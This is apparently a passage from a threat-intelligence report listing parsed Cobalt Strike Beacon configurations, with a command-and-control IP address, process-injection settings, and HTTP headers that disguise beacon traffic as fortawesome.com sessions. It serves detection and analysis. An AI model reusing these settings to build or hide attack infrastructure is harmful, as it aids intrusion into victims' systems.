"publickey" : "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQ
CBkyCWDMC1Q6VqRZIY35+iU7KtrHy9+HnzzPxCetQ5toPMCqlwQEB9hj380
nrVdGJYcvb8X36PIo8JBQSIB+ejM0xYaWwWIOLYhG1CSUJPGlc24wjkw3/2wB
uLrgTuYxNeylf75fE6cQtSeimLeHp/XjyQPfYbUQgiCSqs7KSUwIDAQABAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA==",
"pipename" : "",
"SSH_Password_Plaintext" : "",
"Proxy_Password" : "",
"Proxy_HostName" : "",
"host_header" : "",
"jitter" : 0,
"killdate" : 0,
"text_section" : 0,
"port" : 8443,
"shouldChunkPosts" : 0,
"http-get.client" : "Cookie",
"funk" : 0,
"SSH_Port" : 0,
"http-get.verb" : "GET",
"proxy_type" : 2,
"user-agent" : "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.
1; WOW64; Trident/5.0; MANM; MANM)"

```

Beacon configuration from 149.28.134[.]209


```

{
  "func": 0,
  "Spawnto_x86": "%windir%\syswow64\rundll32.exe",
  "DNS_sleep(ms)": 0,
  "HostHeader": "",
  "Maxdns": 255,
  "Proxy_AccessType": "2 (use IE settings)",
  "Spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "binary.http-get.server.output":
  "AAAABAAAAEAAA1NAAAAAgAADSYAAAAANAAAADwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "bUsesCookies": "True",
  "Spawnto_x64": "%windir%\sysnative\rundll32.exe",
  "Watermark": 305419896,
  "bProcInject_MinAllocSize": 17500,
  "bProcInject_StartRWX": "True",
  "HttpGet_Verb": "GET",
  "version": "4",
  "PipeName": "",
  "UserAgent": "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko",
  "KillDate": "0",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "textSectionEnd (0 if !sleep_mask)": 154122,
  "BeaconType": "8 (HTTPS)",
  "HttpGet_Metadata": [
    "Host: fortawesome.com",
    "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Encoding: gzip, deflate",
    "Referer: https://fortawesome.com/",
    "_fortawesome_session=",
    "Cookie"
  ],
  "ProcInject_PrependAppend_x86":
  "AAAABJCQkJAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "DNS_idle": "8.8.8.8",
  "ProcInject_AllocationMethod": "NtMapViewOfSection",
  "ProcInject_PrependAppend_x64":
  "AAAABJCQkJAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "Jitter": 37,
  "SleepTime": 1000,
  "bStageCleanup": "True",
  "C2Server": "149.28.134.209,/users/sign_in",
  "MaxGetSize": 1404878,
  "CryptoScheme": 0,
  "PublicKey":
  "MIGfMA0GCSqSIsB3DQEBAQUAA4GNADCBiQKBgQCLWqwFbcEMqEaiaw6K10RaRyQ62LPDVjE/Wb6tbstdNR2Yp

  "obfuscate_section": "AGACAFH9AgAAAMAwKADAACwAwAwzgMAAAAAAAAAAAAAAA=",
  "ProcInject_Execute": [
    "6"
  ],

```

```
"ProcInject_Stub": "UGQyVORjQ+JF+/sEjjvVYA==",
"bProcInject_UserRX": "True",
"HttpPost_Metadata": [
  "Host: fortawesome.com",
  "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
  "Accept-Encoding: gzip, deflate",
  "__uid",
  "remember_me=on&authenticity_token="
],
"bCFGCaution": "False",
"Port": 443,
"HttpPostUri": "/signup/custom"
}
```